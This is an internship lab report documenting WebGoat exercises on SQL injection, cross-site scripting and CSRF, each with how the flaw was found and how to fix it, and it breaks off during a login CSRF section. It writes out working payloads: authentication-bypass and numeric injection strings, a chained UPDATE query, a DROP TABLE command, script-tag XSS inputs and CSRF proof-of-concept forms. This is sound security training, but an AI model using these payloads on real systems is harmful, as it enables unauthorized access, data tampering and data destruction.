

Task 1 – Introduction to Web Application Security

Internship: Future Intern

Intern Name: Pratham Hemraj Thakur.

Date : 22 August 2025

Tool Used: WebGoat, OWASP (ZAP)

Web Application Security: SQL Injection (Introduction)

Module : SQL Injection (Introduction)

Exercises Covered:

- Simple SQL Injection
 - Numeric SQL Injection
 - String SQL Injection with --
 - Compromising Integrity (Query Chaining) - Compromising Availability (DCL Injection)
-

Vulnerability: Simple SQL Injection


Description: Injected `` OR '1'='1` in a login field to bypass authentication.

How Discovered: Manual input in the login form.

Why It's Dangerous: Allows attackers to gain unauthorized access to accounts.

Mitigation: Use parameterized queries (prepared statements)

.Screenshot :



Description: Used `OR 1=1` in the numeric input field.

How Discovered: Entered numeric injection in the `User_ID` field.

Why It's Dangerous: Can allow attackers to retrieve or manipulate all data.

Mitigation: Type check input and use parameterized queries.

Screenshot:

Vulnerability: String SQL Injection with Comment

Description: Used ``' OR '1'='1' --`` to bypass login.

How Discovered: Input in username field with SQL comment to ignore rest of query.

Why It's Dangerous: Ignores password checks and leads to unauthorized access.

Mitigation: Escape input, use ORM, and validate data.

Screenshot:

WebGoat SQL Injection (intro)

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND user_id = " + user_id;
```

Using the two input fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL injection. You need to find out which, to successfully retrieve all the data.

✓ Login_Count: 1
User_id: 0 OR 1=1
[Get Account Info]

You have succeeded!

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 243560002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 33349870333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joseph, Something, 33843453533, AMEX, , 0,
15837, Cheese, Munkley, 32849366533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * From user_data WHERE Login_Count = 1 and user_id= 0 OR 1=1

WebGoat SQL Injection (intro)

Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the integrity of data by using SQL query chaining.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement. It allows one to start another query right after the initial query without the need to even start a new line.

It is your turn!

You just found out that Tobl and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and change your own salary so you are earning the most!

Remember: Your name is John Smith and your current TAN is 35L99A.

✓ Employee Name: [Smith, UPDATE employee]
Authentication TAN: [TAN]
[Get department]

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing your salary!

```
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN PHONE
37648 John Smith Marketing 99999 35L99A null
96134 Bob Franco Marketing 83700 L09S2V null
89762 Tobl Barnett Sales 77000 TABLL1 null
34477 Abraham Holman Development 50000 UKJZALK null
32147 Paulina Travers Accounting 46000 P4SJSI null
```

Vulnerability: Compromising Integrity via Query Chaining


Description: Injected additional queries using `;` to change salary of a user.

How Discovered: Used chaining in name input (e.g., `Smith`; UPDATE salaries SET amount = 99999 WHERE user = 'Smith`).

Why It's Dangerous: Allows changing critical information like salaries.

Mitigation: Disable multi-query execution; validate input.

Screenshot:



Vulnerability: Compromising Availability (DCL Injection)


Description: Dropped a database table (`DROP TABLE access_log`).

How Discovered: Used SQL injection to run `DROP TABLE` command.

Why It's Dangerous: Destroys data and affects application functionality.

Mitigation: Restrict DDL/DCL privileges; use DB accounts with least privilege.

Screenshot:



Mitigation Summary :

- Use prepared statements and parameterized queries.
- Implement input validation and whitelisting.
- Employ least privilege principle in database roles.
- Use Web Application Firewalls (WAFs) and secure coding practices.

Web Application Security : Cross Site Scripting (XSS)


Module: Cross-Site Scripting (XSS) Exercises Covered:

- Vulnerability: Reflected XSS
- Vulnerability: Stored XSS - Vulnerability: DOM-Based XSS

Vulnerability: Reflected XSS

Description: Injected `<script>alert('XSS')</script>` in a URL/query parameter which was immediately reflected on the page.

- **How Discovered:** Manual test by passing script payload in URL or search field.
- **Why It's Dangerous:** Can be used to steal session cookies or perform actions on behalf of the user.
- **Mitigation:** Encode output using HTML entity encoding; validate and sanitize input.
- **Screenshot:**




The screenshot shows a web browser window displaying the WebGoat application. The address bar shows the URL: `localhost:8080/WebGoat/Start.mvc?username=11111111&lesson/CrossSiteScripting/lesson/6`. The page title is "Cross Site Scripting". The left sidebar shows a navigation menu with "Cross Site Scripting" selected. The main content area shows a "Try It! Reflected XSS" section with instructions and a "Shopping Cart" table. The "Shopping Cart" table lists items with their prices and quantities. Below the table, there are input fields for "Enter your credit card number" and "Enter your three digit access code", and a "Purchase" button. The page also displays a confirmation message: "Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment. Thank you for shopping at WebGoat. Your support is appreciated. We have charged credit card: \$1997.96".

Vulnerability: Stored XSS

Description: Injected malicious JavaScript into the console of field that persisted in the application.

- **How Discovered:** Input was stored and later executed when viewing the message or comment.
- **Why It's Dangerous:** Auto-executes whenever data is loaded, affects every user who accesses that page.
- **Mitigation:** Sanitize input on entry and encode on output; use CSP (Content Security Policy).
- **Screenshot:**




Vulnerability: DOM-Based XSS

- **Description:** Injected script into the fragment identifier (#) of the URL, like `start.mvc#test/<script>alert('DOM')</script>`.
- **How Discovered:** Observed that the JavaScript handled input from the URL fragment without sanitization.
- **Why It's Dangerous:** Attacker can modify page content or perform actions in user context without reloading the page.

- **Mitigation:** Use secure JavaScript libraries; sanitize input within the DOM; avoid unsafe DOM manipulations.

- **Screenshot:**



Mitigation Summary :

- Sanitize and validate all user inputs, both client- and server-side.
- Encode output based on context (HTML, JavaScript, URL).
- Implement **Content Security Policy (CSP)** to restrict execution of inline scripts.
- Avoid directly injecting user input into the DOM.
- Use secure frameworks and libraries that automatically handle XSS defense (e.g., React, Angular).

Web Application Security: Cross Site Request Forgery(CSRF)

Module : Cross-site Request Forgery(CSRF)

The purpose of this exercise is to understand and exploit CSRF (Cross-Site Request Forgery) vulnerabilities in a controlled environment using WebGoat and then learn how to mitigate them. CSRF vulnerabilities occur when malicious sites trick authenticated users into submitting unwanted actions to a web application.

Vulnerability: Basic GET CSRF

Description:

This task demonstrates how a GET request can be used to trigger state-changing operations on behalf of an authenticated user.

Steps:

- Identified the hidden form containing CSRF token set to false.
- Replicated the request from an external page using an HTML form.
- Submitted the form to receive the flag. **Screenshot: CODE:**

```
<form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1" target="_blank" successcallback="" action="http://127.0.0.1:8080/WebGoat/csrf/basic-get-flag">
  <input name="csrf" type="hidden" value="false">
  <input type="submit" name="submit" fdprocessedid="517je">
</form>
```

RESULT:



Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

Confirm Flag

Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value:

Congratulations! Appears you made the request from your local machine.
Correct, the flag was 61750

Mitigation:

- Use CSRF tokens.
 - Avoid using GET requests for state-changing operations.
-

Vulnerability: Post a Review on Someone Else's Behalf

Description:

This task showed how CSRF can be exploited to post content as another user.


Steps:

- Constructed a POST request with pre-filled values.
- Executed it while authenticated to simulate unauthorized posting. **Screenshot:**

CODE:

```
<form class="attack-form" accept-charset="UNKNOWN" id="csrf-review" method="POST"
name="review-form" successcallback=""
action="http://127.0.0.1:8080/WebGoat/csrf/review">
<input class="form-control" id="reviewText" name="reviewText" placeholder="Add a
Review" type="text" fdprocessedid="8f7z2n">
<input class="form-control" id="reviewStars" name="stars" type="text"
fdprocessedid="vr9rn">
<input type="hidden" name="validateReq" value="2aa14227b9a13d0bede0388a7fba9aa9">
<input type="submit" name="submit" value="Submit review" fdprocessedid="hlaix">
</form>
```

RESULT:



Mitigation:

- Enforce CSRF tokens.
- Verify the origin of requests with Referer or Origin headers.

Vulnerability: CSRF and Conteny-Type

Description:

This task demonstrates how certain content types (like application/json) can be blocked from CSRF attacks.


Steps:

- Attempted a CSRF attack using a content type the server didn't accept.
- Observed the server's behavior and rejection. **Screenshot:**

CODE:

```
<html>
<title>JSON CSRF POC</title>
<center>
<h1>JSON CSRF POC</h1>
<form action=http://127.0.0.1:8080/WebGoat/csrf/feedback/message method=post enctype="text/plain">
<input name='{"name":"WebGoat","email":"Webgoat@webgoat.org","content":"WebGoat is the best!!","ignore_me":"" value="test"}' type='hidden'>
<input type=submit value="Submit">
</form>
</center>
</html>
```

RESULT:



Mitigation:

- Accept only JSON requests.
- Implement proper CSRF token validation.

Vulnerability: Login CSRF Attack

Description:

This task highlights how a malicious actor could log a victim into an attacker-controlled account.


Steps:

- Built a form that auto-submitted login credentials.

